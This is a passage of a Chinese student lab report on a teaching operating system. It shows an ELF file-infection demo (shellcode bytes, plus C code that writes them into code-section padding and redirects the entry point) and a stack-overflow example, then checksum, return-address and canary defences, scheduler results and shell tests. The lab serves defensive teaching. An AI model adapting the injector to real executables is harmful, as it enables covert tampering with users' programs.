   * 为了确保shellcode能够被执行，需要获取宿主程序的程序入口地址（通常是ELF文件头中的e\_entry字段）。
   * 将这个入口地址改为shellcode的地址，使得程序启动时首先执行shellcode。
4. **修改ELF文件参数**：
   * 注入shellcode后，需要修改ELF文件中的一些参数信息，比如程序头表的大小和位置，以确保操作系统能够正确加载和执行修改后的程序。
   * 这些信息可以在ELF规范中找到，通常在/usr/include/elf.h头文件中定义。
5. **ELF文件系统头文件信息**：
   * 为了实现程序跳转和获取文件空白内容，需要引入ELF文件格式的相关头文件信息。
   * 在/usr/include/elf.h中可以找到ELF文件格式的定义，包括ELF头、节头、程序头等结构，这些信息对于理解和修改ELF文件至关重要。

**a.注入code编写**

和缓冲区溢出类似，为了我们的注入代码能够直接通过数组写入到文件的空白处，我们先写一个汇编代码，这个代码很简单就行，比如我这里选择的是调用后直接输出一段字符串表示注入成功：

1. section .text
2. global \_start
3. \_start:
4. pushad                          ; 0x60 - 保存寄存器状态
5. jmp **short** get\_string            ; 0xeb 0x0d - 跳转到字符串部分
7. store\_address:
8. pop edx                         ; 0x5a - 获取字符串地址到 EDX
9. xor eax, eax                    ; 0x31 0xc0 - 清空 EAX
10. **int** 0x90                        ; 0xcd 0x90 - 无效中断（占位操作）
11. popad                           ; 0x61 - 恢复寄存器状态
12. mov ebx, 0                      ; 0xbb 0x00 0x00 0x00 0x00 - 设置 EBX 为 0
13. jmp ebx                         ; 0xff 0xe3 - 无条件跳转到 EBX（无限循环）
15. get\_string:
16. call store\_address              ; 0xe8 0xee 0xff 0xff 0xff -
17. db "The file is infected! ^\_^ ^\_^", 0x0a, 0x00 ; 嵌入字符串

同样通过编译、链接，利用objdump得到这段指令的机器码：

0x60, 0xeb, 0x0d, 0x5a, 0x31, 0xc0, 0xcd, 0x90, 0x61, 0xbb, 0x00, 0x00, 0x00, 0x00, 0xff, 0xe3, 0xe8, 0xee, 0xff, 0xff, 0xff, 0x54, 0x68, 0x65, 0x20, 0x66, 0x69, 0x6c, 0x65, 0x20, 0x69, 0x73, 0x20, 0x69, 0x6e, 0x66, 0x65, 0x63, 0x74, 0x65, 0x64, 0x21, 0x20, 0x5e, 0x5f, 0x5e, 0x20, 0x5e, 0x5f, 0x5e, 0x0a, 0x00

在实际运行中我们发现，用户自定义实现的文件功能，没有ELF系统实现。对这些文件注入是没有用的，因为这些文件也不可能真正执行。我们要先判断文件是否是ELF格式：

1. **int** is\_elf(Elf32\_Ehdr elf\_ehdr) {
2. // ELF文件头部的 e\_ident 为 "0x7fELF"
3. **if** (elf\_ehdr.e\_ident[0] == 0x7f || elf\_ehdr.e\_ident[1] == 0x45 ||
4. elf\_ehdr.e\_ident[2] == 0x4c || elf\_ehdr.e\_ident[3] == 0x46) {
5. **return** 1;
6. }
7. **return** 0;
8. }

之后就是定位可执行代码节的基址。利用lseek将指针指向程序头表的开头，每次读完一个完整的程序表。如果其中的p\_type字段为1，就说明他是可执行代码节的第一部分，我们保存他的基址，我们还是用lseek来定位。定位后找到空的字段， 我们的shellcode反汇编之后长度为27字节，所以我们按照32字节来寻找。每次读取32字节，并把读取的字节加给offset。如果读取的信息中有非零，就停止判断，直到找到有满足条件的区域。如果没有找到，就打印错误信息

1. lseek(fd, elf\_ehdr.e\_shoff + elf\_ehdr.e\_shentsize, SEEK\_SET);
2. read(fd, &elf\_shdr, **sizeof**(elf\_shdr));  // 代码节的节头
3. **int** off = elf\_shdr.sh\_offset - inject\_size;
4. lseek(fd, off, SEEK\_SET);
5. **char** buf[BUF\_SIZE];
6. **int** flag = 0;    // 是否找到注入点
7. **if**(read(fd, &buf, BUF\_SIZE)) {
8. **int** i = 0;
9. **while**(buf[i] == 0)
10. i++;
11. **if**(i >= inject\_size)
12. flag = 1;
13. }

注入恶意代码（shellcode）并恢复原始入口地址：

1. // 填入原来的入口地址
2. inject\_code[ADDR] = old\_entry\_addr[0];
3. inject\_code[ADDR + 1] = old\_entry\_addr[1];
4. inject\_code[ADDR + 2] = old\_entry\_addr[2];
5. inject\_code[ADDR + 3] = old\_entry\_addr[3];
7. // 注入恶意代码
8. lseek(fd, off, SEEK\_SET);
9. write(fd, &inject\_code, inject\_size);
11. // 修改代码节的节头
12. elf\_shdr.sh\_offset -= inject\_size;
13. elf\_shdr.sh\_size += inject\_size;
14. elf\_shdr.sh\_addralign = 0;
15. elf\_shdr.sh\_addr = off;
16. lseek(fd, elf\_ehdr.e\_shoff + elf\_ehdr.e\_shentsize, SEEK\_SET);
17. write(fd, &elf\_shdr, **sizeof**(elf\_shdr));

既然我们已经注入了shellcode，接下来也就是我们之前提到的，把程序入口点指向shellcode。这里同样要分两种情况。


如果我们注入的地方在已有节的后面，那么就只将我们之前获得的基址加上偏移就可以成为shellcode的入口，将ehdr.e\_entry更改为这个值即可。

如果我们注入的地方在已有节的前面，那会么就还要修改程序头，毕竟我们都更改了他的起点位置和大小嘛！同样的，我们需要根据shellcode的大小对phdr的相应信息进行修改，并调用lseek和write写入进去，最后同样的，修改一下e\_entry。

最后。将对ehdr的修改写入文件，别忘了及时关闭文件哦！这样，我们的注入就完成了。

1. // 修改程序的入口点
2. elf\_ehdr.e\_entry = off;
3. lseek(fd, elf\_ehdr.e\_phoff, SEEK\_SET);
4. read(fd, &elf\_phdr, **sizeof**(elf\_phdr));
5. elf\_phdr.p\_filesz += inject\_size;
6. elf\_phdr.p\_memsz += inject\_size;
7. elf\_phdr.p\_vaddr = off;
8. elf\_phdr.p\_offset = off;
9. elf\_phdr.p\_align = 0;
10. lseek(fd, 0, SEEK\_SET);
11. write(fd, &elf\_ehdr, **sizeof**(elf\_ehdr));
12. lseek(fd, elf\_ehdr.e\_phoff, SEEK\_SET);
13. write(fd, &elf\_phdr, **sizeof**(elf\_phdr));
15. close(fd);
16. printf("Finish!\n");
17. **return** 1;
18. }
19. **else** {
20. printf("No enough space for inject!\n");
21. **return** 0;
22. }

注入完成，我们测试可以看到，注入后，程序正常运行但是输出了注入信息，利用这种攻击可以让程序输出错误信息而引导用户的行为。



#### （2）可信防御之静态度量

在本此实验的安全分析部分，我们探讨了文件注入攻击的防御机制，特别是静态度量技术的应用。该技术涉及为文件分配一个校验和（checksum），并在每次文件访问时重新计算校验和与初始值进行比较。如果校验和发生变化，则表明文件可能遭受了注入攻击。

在实验的command文件夹中，我们编译并链接了预先编写的程序，并将生成的可执行文件打包成inst.tar。随后，我们使用dd工具将inst.tar写入磁盘的特定扇区。在系统启动时，mkfs()函数会在文件系统中创建一个新的文件cmd.tar，其inode的首扇区被设置为inst.tar的首扇区。在初始化进程中，我们调用自编的untar()函数解包cmd.tar，并将解包后的文件存储到文件系统中。

为了确保文件的完整性，我们在文件写入文件系统时计算并保存其校验和。在首次写入文件时计算校验和是一个理想的时机，这样我们可以在解包过程中计算校验和，并在每次加载文件前，先计算文件的完整性校验和，然后与保存的校验和进行对比。

鉴于每次运行都需要进行校验和对比，为了简化操作，我们将完整性校验和存储在一个全局数组中，该数组记录了文件名、校验和长度以及完整性校验和。由于我们的简易操作系统仅包含十几个初始文件，因此在内存中维护这样一个数组是可行的，且不会对系统性能造成压力。通过这种方式，我们能够有效地监控和保护系统文件，防止未授权的篡改。

1. **typedef** **struct** file\_check{
2. u8  checksum;
3. **int** check\_value;
4. u8  check\_sum;
5. **char**    filename[32];
6. **int** file\_len;
7. }CK;

我们修改untar函数的代码，在解包的循环体中添加一个计算校验值的过程，解包后打开文件读取：

1. **if**(strcmp(check\_filename,"kernel.bin")!=0){
2. CK check;
4. strcpy(check.filename,check\_filename);
5. **int** fd\_check = open(check\_filename,O\_RDWR);
6. **if**(fd\_check == -1){
7. printf("Error:open checked file failed!\n");
8. }
9. check.file\_len = f\_len;

这里又遇到一个问题，奇偶校验算法理论上校验成功的概率只有50%，这是肯定不够的，于是我想到了计算机网络中的异或校验和CRC（）校验，这几种校验只是计算的过程不同，大致的校验流程是类似的。我们可以通过一个宏定义变量来选择使用哪一种算法：

1. **if**(TAG==3){
2. u8 filedata[f\_len];
3. read(fd\_check, filedata, f\_len);
4. check.checksum = Crc16(filedata, f\_len);
5. }
6. **else**{
7. check.check\_sum = 0;
8. check.check\_value=0;
9. **int** i;
10. **char** buf[1];
11. **for**(i=0;i<f\_len;i++){
12. lseek(fd\_check,i,SEEK\_SET);
13. read(fd\_check,buf,1);
14. **if**(TAG==1){
15. unsigned **int** intTemp,tempCheck;
17. intTemp = (unsigned **int**)buf[0];
18. intTemp = intTemp & 0xFF;
19. tempCheck = 0x00;
20. **while**(intTemp != 0x0){
21. tempCheck ^= intTemp;
22. intTemp = intTemp >>1;
23. }
24. tempCheck = tempCheck & 0x1;
25. check.check\_value = check.check\_value ^ tempCheck;
26. check.check\_value = check.check\_value & 0x1;
27. }
28. **else**{
29. check.check\_sum ^=(u8)buf[0];
30. }
31. }
32. lseek(fd\_check,0,SEEK\_SET);
33. }
34. file\_table[j] = check;
35. j++;
36. close(fd\_check);
37. }

具体三种算法的优劣如何，我们首先可以知道的是奇偶校验算法肯定是效果最差的，其次是BCC校验，他的算法思路就是将每一个字节的数据（一般是每两个16进制的字符）进行异或后即得到校验码。所以也叫异或校验。

最后最好的是CRC校验，CRC校验即循环冗余校验（Cyclic Redundancy Check），它本质上是选取一个合适的除数，要进行校验的数据是被除数，然后做模2除法，得到的余数就是CRC校验值。

无论哪一种算法，在系统运行的过程中都是需要不断的调用来比对校验值是否更改从而达到静态度量的效果。所以每次都需要调用check\_valued函数来判断

1. **if**(TAG == 1){
2. **if**(current\_checksum == check.check\_value){
3. judge = 0;
4. }
5. **else**{
6. judge = 1;
7. }
9. printf("current checksum is %d ; ",current\_checksum);
10. printf("original checksum is %d\n",check.check\_value);
11. }

当然，实际使用中，显然有更好的方法，无论是上述三种算法的哪一种，攻击方都可以通过逆向构造的方式来得到注入文件但校验值不变的情况，现实中比如MD5加密，或者搬用密码学中的AES、DES算法进行加密计算校验值，但是此处我们重点关注校验值检验的方法，故采用这种简单的逐字节相加的校验方法。

不过，这种方法的缺点很明显，就是开机untar的过程非常漫长，并且打开运行后也会让每一次指令的运行都等待很长时间。

#### （3）可信防御之动态度量

在本实验报告的安全分析章节，我们识别了栈溢出漏洞的问题，并提出了一种自动化的动态度量解决方案。该方案旨在监控栈中返回地址的合法性，确保其位于代码段内。如果检测到返回地址被篡改，指向栈中的shellcode地址，即视为非法，表明可能发生了栈溢出攻击。

我们的策略是检查栈中的返回地址，判断其是否位于代码段。一旦确认返回地址位于栈内，即表明可能发生了栈溢出，此时程序将报错并终止执行，以防止潜在的恶意代码执行。关键挑战在于准确定位栈中的返回地址。在任务一的讨论中，我们介绍了调用过程中栈的行为。由于栈是从高地址向低地址增长，函数的返回地址可以表示为当前EBP（基指针）加4。利用这一关系，我们可以轻松获取函数的返回地址，并验证其合法性。

为了实现这一安全机制，我们设计了一个栈检测函数，该函数将在每次进程调用时被触发，以检查是否有栈溢出的迹象。具体来说，该函数将遍历所有进程，对于尚未执行的进程，检查其栈返回空间是否超出了原本分配的进程空间。由于栈空间是由init进程分配的，我们可以通过init进程的栈偏移量来确定子进程的栈偏移量。例如，如果子进程的栈偏移量为0x20420，并且栈中的返回地址大于这个值，那么可以推断返回地址已被篡改，程序将在栈中执行shellcode。最后，我们将打印出发生溢出的程序进程名和返回地址，以便进一步分析和处理。

1. PUBLIC **int** sys\_checkstack()
2. {
3. **int** i;
4. **struct** proc\* p = proc\_table;
5. // 遍历所有进程
6. **for**(i = 0; i < NR\_TASKS + NR\_PROCS; i++, p++){
7. **if**(p->p\_flags == FREE\_SLOT)  //如果进程未使用
8. **continue**;
9. u32 ebp = p->regs.ebp;
10. u32 retaddress\_offset = ebp + 4;
11. u32 ss = p->regs.ss;
12. u32 base = reassembly(p->ldts[ss >> 3].base\_high, 24,
13. p->ldts[ss >> 3].base\_mid, 16,
14. p->ldts[ss >> 3].base\_low);
15. u32 retaddr = \*(u32\*)(retaddress\_offset + base);
16. **if**(i < NR\_TASKS + NR\_NATIVE\_PROCS){
17. **if**(retaddr > (u32)task\_stack){
18. printf("name:%s, detect stack overflow!\n", p->name);
19. printf("reaturn address:%x\n",retaddr);
20. assert(0);
21. }
22. }
23. **else**{
24. //printf("name:%s,%x  %x\n", p->name, base,retaddr);
25. **if**(retaddr > 0x20420){
26. printf("name:%s, detect stack overflow!\n", p->name);
27. assert(0);
28. }
29. }
30. }
31. **return** 0;
32. }

接下来就是加入到系统调用中，不过这里我们发现代码中还有三个默认的系统进程没有代码，也就是之前章节用于进程分配的TESTA，我们干脆使用这个调用运行代码，这样也能方便我们开启和取消这个动态度量，每次进程都调用这个度量函数也是会增加计算开销的：

1. **void** TestA()
2. {
3. **int** fd\_stdin  = open("/dev\_tty1", O\_RDWR);
4. assert(fd\_stdin  == 0);
5. **int** fd\_stdout = open("/dev\_tty1", O\_RDWR);
6. assert(fd\_stdout == 1);
7. **int** check;
8. **while**(1)
9. {
10. check = sys\_checkstack();
11. }
12. }

在本实验报告中，我们深入探讨了栈溢出漏洞的复杂性，并指出了我们当前防御机制的局限性。尽管我们已经实现了一种动态度量方法来检测和防御栈溢出攻击，但这种方法可能无法有效应对更高级的攻击，例如那些将返回地址修改为代码段中某个无害位置的攻击。在这种情况下，攻击者可以控制程序的执行流，使其在代码段中执行，从而实现特定的恶意目的。

为了应对这种高级的栈溢出攻击，我们提出了一种可能的改进方案。该方案的核心思想是在每次函数调用时，额外保存一份返回地址的副本，并在函数返回前，将这份副本与栈中的返回地址进行比较。如果两者不一致，则表明可能发生了栈溢出攻击，系统可以采取相应的安全措施，如终止程序执行或触发安全警告。

在函数调用时，将实际的返回地址保存到一个安全的、不可被攻击者轻易访问的位置，例如寄存器或特定的内存区域。在函数返回之前，将保存的返回地址副本与当前栈中的返回地址进行比较。如果比较结果不一致，即表明可能发生了栈溢出攻击，系统应立即采取措施，如终止程序执行、记录安全日志、触发安全告警或执行其他安全响应策略。如果检测到攻击，系统需要有能力恢复到安全状态，这可能包括清理被篡改的数据、重置栈指针或重启受影响的服务。

#### （4）感知体系化防御

**Canary机制介绍**

在刚刚, 我们实现了对堆栈的检查，成功抵御了任务一中提出的栈溢出漏洞，但是上述方法存在一定的局限性，如果返回地址被篡改，但是并不在栈中，而是跳转到代码段中的一段恶意代码，那么该方法就不能有效地实现防御。基于此我们提出Canary机制。

Canary通过在栈帧中插⼊⼀个随机值（Canary值），在函数返回之前检查该值是否被修改，来检测缓冲区溢出。当检测到Canary发⽣变化时，系统可以采取相应的防御措施，例如终⽌程序或发警报等。Canary通常位于栈帧的底部，局部变量和函数返回地址之间，放在这个位置是因为多数攻击都是想溢出到返回地址来跳转到其他位置，只要在这⾥放置Canary那么溢出的同时必然覆盖掉Canary。由于Canary值是随机⽣成的且在运⾏时保密，攻击者⽆法事先知道正确的Canary 值，从⽽难以成功地修改Canary⽽不被检测到。当然它也可以检测⼀些“合法”的缓冲溢出，⽐如⽤户程序的bug导致缓冲区溢出了⼀部分，但是没有覆盖到ebp、返回地址等重要数据结构。

Canary机制得到了⼴泛的应⽤，在Linux中Stack Protector堆栈保护就使⽤了这个机制。我们在编译时加⼊的gcc参数-fno-stack-protector和ld参数-z noexecstack就是禁⽤这种保护。

**Canary机制实现：**


本节中我们实现了⼀个“合法”溢出的程序，它虽然溢出但是没有覆盖到ebp和返回地址，同时实现Canary机制来检测这种“合法”的缓冲区溢出。

**（1）构造存在缓冲区溢出的程序**

通过插桩的⽅式在函数栈帧的最⾼地址处加⼊⼀个 Canary，其值设为⼀个 magic number，通过这种方式来模拟⼀个插⼊了Canary的函数栈帧。在最后加⼊⼀个for循环等待一⼩段时间以让系统有机会检测栈帧。

1. **void** vulnerable\_function() {
2. unsigned **int** canary = 0xffffffff;
3. **char** buffer[64]; // 声明一个64字节大小的缓冲区
4. strcpy(buffer, payload);
5. **int** i ;
6. **for** (i = 0; i < 10000000; i++) {}
7. }
8. **void** mycode() {
9. printf("Stack overflow attack succeeded!\n");
10. }
11. **int** main(**int** argc, **char** \*argv[]) {
12. vulnerable\_function();
13. **return** 0;
14. }

将上述程序编译、反汇编，经过分析，我们可以得到栈帧的情况如下：



这一次我们只溢出到allignment, 并不覆盖重要的地址, 以让程序能够正常结束。计算payload 需要 256 + 4 + 12 = 272 字节. 构造的 payload。

其中倒数第16-13这4个字节改成⼀个随机值0x64636261 (⼩端)⽤来覆盖原始 Canary。

**（2）加入新的系统调用**

在syscall.asm中加⼊新的系统调⽤, 声明为全局函数。

1. \_NR\_canary\_check equ 3
2. global canary\_check
3. canary\_check:
4. mov eax, \_NR\_canary\_check
5. **int** INT\_VECTOR\_SYS\_CALL
6. ret

**（3）声明函数原型**

在proto.h中加⼊对 C 语言系统调⽤的原型声明。

PUBLIC void sys\_canary\_check();

**（4）定时调用**

在clock.c中加⼊下⾯⼀⾏代码, 每个时钟周期都对当前进程进⾏缓冲区溢出检查。

1. **if** (key\_pressed)
2. inform\_int(TASK\_TTY);
3. canary\_check();

**（5）编写函数定义**

在proc.c中编写真正的函数体. 本函数每个时钟周期均被调⽤。

1. PUBLIC **void** sys\_canary\_check() {
2. **struct** proc \*p = p\_proc\_ready;
3. // 只对用户进程检查
4. **if** (p - proc\_table >= NR\_TASKS + NR\_NATIVE\_PROCS) {
5. **if** (strcmp(p->name, "attack\_stack") == 0) **return**;
6. **if** (canary\_enabled == 0) **return**;
7. **int** offset\_canary = p->regs.ebp - 16;
8. **int** ss = p->regs.ss;
9. **int** base = reassembly(
10. p->ldts[ss >> 3].base\_high, 24,
11. p->ldts[ss >> 3].base\_mid, 16,
12. p->ldts[ss >> 3].base\_low
13. );
14. unsigned **int** canary\_address = offset\_canary + base;
15. unsigned **int** canary = \*(unsigned **int** \*)(canary\_address);
16. **if** (canary != 0xffffffff) {
17. printl("Stack overflow occurred in process\n");
18. //printl("Stack overflow occurred in process\n");
19. printl("canary%x\n",canary);
20. }
21. **return**;
22. }
23. }

由于系统内的函数经过⼤量测试⼀般不会存在缓冲区溢出, ⽆需进⾏检查. 我们通过p - proc\_table得到pid，根据pid判断是否为⽤户进程，只对⽤户进程进⾏检查/对于OS来说，⽤户进程的执⾏次数⼀定远⼩于系统函数, 按照上述的实现⽅式, 虽然每个时钟周期都会进⾏检查，但是绝⼤部分时间⾥都⽴刻返回了。因此不会影响到 OS 的运⾏速度。


这个函数的逻辑是通过当前⽤户进程的ss和ebp找到函数栈帧，从预先设定好的位置提Canary，如果发现于设定的magic number不同，则说明发⽣了缓冲区溢出，⾄于是否覆盖了ebp或返回地址则不得⽽知。当Canary改变时可以叫停系统也可以仅通知，这⾥我们暂且认为溢出是合法的，只打印出两条消息通知⽤户发⽣溢出。⾄于如何处理，要看后续OS的设计思路。受益于微内核，我们可以随时发送⼀个massge，然后在内存管理器中进⾏其他处理，⽐如直接中止溢出发⽣的程序等。


## 2.4 实验结果与分析


### 2.4.1 任务一：在已有实验代码基础上，将1-8章节（可以包含第9章）进行功能综合，形成你自己的一个简易OS。

### （1）测试用例设计

在之前分析过程中，已经展示了具体效果，在此我们分析几种调度算法的效果:







#### （2）测试结果分析

如果我们将带权周转时间（周转时间 / 实际执行时间）和响应时间（从请求执行到第一次被调度之间的时长）作为性能评价指标，则三者的评价如下

|  |  |  |
| --- | --- | --- |
| 算法 | 平均带权周转时间 | 平均响应时间 |
| 优先级 | 23.07 | 5.16 |
| 多级反馈队列 | 20.41 | 0.50 |
| 高响应比 | 13.19 | 8.66 |

可以看出，多级反馈队列算法在平均响应时间上算是遥遥领先，且带权周转时间也强于源码的优先级算法。高响应比算法在平均周转时间上优于其余两种，但由于是非抢占算法，平均初次响应时间表现较差。

### 2.4.2 任务二：扩展shell

### （1）测试用例设计

我们接下来分别展示文件部分，进程部分和并行三个部分的效果

#### （2）测试结果分析

在tty中输入指令‘ls’，会打印出工作目录下的内容（列出目前工作目录所含的文件及子目录)：



输入‘echo 123 1.txt’会创建文件‘1.txt’并将‘123’写入到这个文件中，我们可以使用‘cat 1.txt’查看文件内容：



同时也可以使用‘ls’指令查看文件是否被创建成功：



我们也可以使用‘touch’指令创建文件：






随后可以使用‘rm’指令删除文件，此后再使用‘ls’指令查看文件内容：




此时2.txt已经被删除。


我们使用‘ps’指令查看所有的进程：




为了展示‘kill’指令的效果，我们写了一个指令‘test2’，这个指令的效果是无限打印‘—’：




按‘shift+F2’转到tty2，使用‘ps’指令查看当前进程：



这里PID=14的进程即为tty1中的test2，我们使用‘kill’指令终止这个进程并使用‘ps’查看进程：





可以看到，test2被终止了，tty1也不再无限打印‘—’

使用‘&’连接两个指令来实现并行的效果，这里是‘ps’和‘test1’的并行，其中‘test1’的效果是打印有限个‘+’，效果如下：





可以看到两个进程是同时进行的。

### 2.4.3 任务三：扩展系统日志能力，增加系统日志的框架

### （1）测试用例设计


我们在tty中输入‘mylog’指令，并将日志级别选择3（INFO），日志类型选择3（进程）





#### （2）测试结果分析

运行scripts文件夹下的脚本后，会生成一个新的日志文件，如果已有日志文件则会覆盖掉，其内容如下：



这份日志文件记录了某个时间段内进程的切换，与上图选择3（PROCESS）的结果相对应。


### 2.4.4 任务四：**自我安全分析与可信防御**

### （1）测试用例设计

由于上之前的部分，安全分析，也就是漏洞攻击部分的效果已经展示，这里我们主要展示几种不同算法的静态度量、动态度量和canary


#### （2）测试结果分析

**奇偶校验静态调度：**



可以看到，在注入前文件ls的校验和是0，注入后校验和变成1，输出文件注入后退出，但其实测试其他的文件就会出现校验和不变的情况。所以奇偶校验的效果其实一般。


**异或校验：**




可以看到，在注入前文件ls的校验和是147，注入后校验和变成182，输出文件注入后退出，当注入者想要保证异或和一样就会变得困难。

**动态检测：**


运行栈溢出攻击后，系统输出“detect stack overflow!”表示以及检测出栈溢出，这个时候用户可以通过kill进程来解除这个攻击。





**Canary算法：**

运行栈溢出程序，切换到内核的消息缓冲区，结果如下图所示吗，提⽰在进程overflow中发⽣了缓冲区溢出，Canary值变成了0x64636261。这和我们payload中的设计⼀致。说明缓冲区成功溢出并且这个错误被 OS 捕获。



# 3 实验总结与心得

终于在百忙之中完成了这门实验课，颇有一种如释重负之感。在短短两周不到的时间内完全回顾orange的设计流程，颇多感慨，特别是日志功能的实现，颇有一种从无到有的欣喜感，尽管从现在的眼光看来这个系统相当简陋又无趣。

